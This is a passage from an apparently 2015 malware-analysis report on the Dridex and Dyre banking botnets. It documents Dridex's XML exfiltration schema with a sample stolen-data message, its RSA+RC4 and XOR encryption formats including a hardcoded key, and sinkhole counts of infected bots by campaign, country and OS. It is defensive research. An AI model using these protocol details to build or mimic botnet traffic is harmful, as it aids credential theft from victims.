CheckMe OK




Figure 13. CheckMe OK

CheckMe Failed




Figure 14. CheckMe failed

Exfiltrated data

Once a bot has become a Node, it can begin to exfiltrate the data stolen by the bots towards the C&C. This data-exfiltration process is carried out using encrypted XML messages. Almost all XMLs used by Dridex have a common schema with the following tags:

<unique>: it identifies the Bot.

<botnet>: it identifies the Botnet.

<version>: it is used to communicate the current version of the botnet used in the infected Bot.

<system>: it is an integer showing the Operating System version of the infected machine.

<type>: it identifies its role in the botnet Bot/Node.

Depending on the task being performed, some tags are included in the messages. For example, during the exfiltration process the following tags are added within a parent 'data' tag:

<HTTP>: It is the parent tag which includes all data related to an HTTP request.

<url>: The affected portal url.

<useragent>: The user agent used by the victim to Access the affected portal.

<userinput>The tag userinput contains the captured keystrokes of the user.

<data>: Since "data" may be binary data, for example screenshots, it is compressed and encoded to Base64 in order to make it suitable for an XML document.

<hash>: It identifies the current configuration file used in the infected Bot.

The following code represents an exfiltrated data corresponding to an HTTP request from an infected system:

```
<root>
       <unique>HOSTNAME-PC_f8cf2c9e8fcae38a49e45a4723afca46</unique>
       <botnet>120</botnet>
       <version>131166</version>
       <system>56392</system>
       <type>bot</type>
       <data>
              <http time="2015-01-26 18:16:19">
                  <url>HTTPs://sub.domain.com/dir/resource</url>
                  <useragent>Mozilla/5.0 (Windows NT 6.3; WOW64; rv:34.0)</useragent>
                  <userinput><![CDATA[af543379cjcjffcj9]]></userinput>
                  <data>
                     H4sIAAAAAAACC6tWyslPTsxJVbJSSitS0lEqycxJLVayiq5WKk7O
                     LwIKm9bqwNnGSGwjHGxDPGzsKFZHqSwztVzJyrwWAEzNgxC
                     OAAAA
                  </data>
              </http>
       </data>
       <hash>
       <![CDATA[21f953bdd4b609020c0f0e67ccde04aa9bf255b8]]>
       </hash>
</root>
```

Figure 15. Exfiltrated data

Exfiltration Process

All information that is stolen by the malware will be proxyfied through a Node to the final C&C, being forwarded through multiples layers. The following figure shows a simplified diagram of the exfiltration process:




Figure 16. Exfiltration Process

Dridex communication encryption

Dridex uses different encryption schemes depending on which type of packet is going to be sent. The current version of the malware has de following encryption methods. All of them compress the content with GZip:

Encryption Scheme: RSA+RC4 ciphered payload

This cipher algorithm is used for every message sent to (and from) the C&C server using asymmetric cryptography.

The following image shows a sample payload ciphered using XOR with a key of 16 bytes:




Figure 17. Dridex RSA+RC4 payload

Signature: 128 bytes of signature of the payload.
Win-CryptoAPI-Header: CryptoAPI for windows header (12 bytes).
Ciphered RC4 Key: 16 bytes RC4-key ciphered with RSA (128 bytes).
Ciphered Text: The rest of the payload is a RC4 buffer ciphered with the previous RSA-ciphered key.

With this scheme the data cannot be decrypted without the Private RSA key, this is why it's used to send all the sensitive information to the C&C.

Encryption Scheme: XOR of 4 bytes random generated key

This Cipher method is used for every message that is not going to be forwarded to the C&C. Since Nodes does not have the RSA-key used in the previous Cipher, another cipher method has to be used.

The following image shows a sample payload ciphered using XOR with a key of 4 bytes:




Figure 18. 4-XOR schema

Padding : 128 bytes of padding stored at the beginning of the payload.

XOR-Key: 4 bytes representing the XOR-key.

Ciphered Text: The rest of the payload is a XOR buffer ciphered with the previous key.

Older Encryption Scheme: XOR of 2 bytes hardcoded key

The above encryption schemes were implemented at the end of February and before that, older versions of Dridex had a weak encryption scheme without Public/Private Key infrastructure. The communication with the C&C used a fixed 2 byte XOR-key 0x55AA, once decrypted, the content was in GZip format.

Compatibility:

Both the bots and the panel have retrocompatibility in order to allow comunications with older versions of the bot.

DYRE STATISTICS

After analyzing several Dyre samples, we found a way to monitor the botnet and gather information using sinkholing techniques. The results of this analysis can give us a big picture of the current worldwide impact of the Dyre botnet:

A total of 35,000 bots were monitored in one week	130 different campaigns were detected	The most active campaigns were 2101us1, after08010 and 2201us1	The most affected operating system is windows 7	The most affected country is US

Bots per campaign

The figure 20 shows the amount of bots by campaign, where seems to be two different nomenclatures for campaign names.

The first one being the date, targeted country, and an index




Figure 19. Composition of the campaign name

The second nomenclature begins with 'after', and is followed by a date, with an index at the end (after08010, after08123, after04120). This may be used to indicate the date of launch of the campaign, whereas the other nomenclature indicates the date and the target country.





Figure 20. Bots per campaign

Most affected countries by Dyre

It's also interesting to see the affected countries by Dyre. Most of the bots found during sinkhole were active in the US, with 14,000 more bots than the second most affected country, Canada (see figure 21).



COUNTRY	BOTS	COUNTRY	BOTS	COUNTRY	BOTS
1 United states	17,081	6 India	913	11 Switzerland	427
2 Canada	2,700	7 New Zealand	746	12 Mexico	388
3 Australia	1,964	8 Germany	736	13 Singapore	381
4 United Kingdom	1,639	9 France	631	14 Spain	370
5 Turkey	1,542	10 China	567	15 Korea	263

Figure 21. Top15 countries affected by Dyre

Taking a closer look at the campaign names found, most of these campaigns are targeting the US. This might be due to the infection vector chosen by the Dyre threat actors. The United States is one of the most profitable targets for any malicious actor, due to the amount of people currently living in there, that share a common language, and culture.

Canada is the second most affected country, though the amount of bots has been drastically reduced compared to the United States, followed by Australia and the UK.

Top 5 affected countries by targeted campaign

The following tables show the top 5 affected countries by target campaign. For example, the first table shows the final infected countries in the campaigns targeting US.

US campaign

COUNTRY	BOTS
United states	11,104
Canada	1,759
Australia	662
United Kingdom	373
Turkey	318

UK campaign

COUNTRY	BOTS
United states	2,336
United Kingdom	661
Canada	454
Germany	332
France	292

AU campaign

COUNTRY	BOTS
Australia	997
New Zealand	359
Singapore	125
Vietnam	16
Indonesia	12

After campaign

COUNTRY	BOTS
United states	1,940
Turkey	965
United Kingdom	425
Canada	339
Australia	218

Unknown

COUNTRY	BOTS
United states	798
Canada	38
Turkey	37
United Kingdom	31
India	20

Figure 22. Top 5 affected countries by targeted campaign

Most affected operating system by Dyre

As mentioned before, the most affected operating system is, by a long shot, Windows 7. This is mostly due to being the most widespread Windows OS currently in use.




Figure 23. Most affected operating system by Dyre

DRIDEX STATISTICS

After analyzing several Dridex samples, we found a way to monitor the botnet with sinkholing-like techniques. We started the process at the beginning of this year, 2015.

If we group our results from the first 20 days of February, when the cryptography scheme was weaker (see Dridex communication encryption section – Older encryption scheme), this is what we got:

A total of 20,253 bots detected (and increasing every day)	5 different campaigns (at least)	The most active campaigns are: 120 and 125	The most affected operating system is windows 7	The most affected countries are European.

Bots per campaign

The figure 24 shows the amount of bots detected for each campaign ID, as stated above, botnets 120 and 125 are by far the most active campaigns:





Figure 24. Bots per campaign

Most affected countries by Dridex

It seems that there is a clear targeted Country, which is **United Kingdom,** due to the amount of infections located in there. There's also a high volume of infections in France and Italy, making **European Union countries the most affected by Dridex**. On the other hand, **the second most affected country is the United States.** This might be due to a resemblance in the culture and language of both UK and US, and so, some of the targeted spamming campaigns for the UK may have filtered to US.



COUNTRY	BOTS	COUNTRY	BOTS	COUNTRY	BOTS	COUNTRY	BOTS
1 United Kingdom	8,743	6 South Africa	644	11 Canada	297	16 Switzerland	159
2 United States	2,869	7 Belgium	602	12 Ireland	285	17 United Arab Emirates	142
3 France	1,804	8 Germany	356	13 Israel	189	18 Greece	129
4 Italy	1,333	9 Spain	350	14 Singapore	188	19 Malaysia	114
5 India	841	10 Netherlands	335	15 Australia	185	20 Mexico	111

Figure 25. Most affected countries affected by Dridex

Most affected operating system by Dridex

In relation to the most affected Operating Systems. As happened with Dyre, Windows7 is the most infected system:

